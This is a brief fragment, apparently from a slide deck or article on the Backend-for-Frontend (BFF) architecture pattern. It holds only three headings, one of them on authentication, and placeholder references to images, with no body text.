


Using the BFF Architecture




How Will This Work in Practice?


The Architecture - Authentication



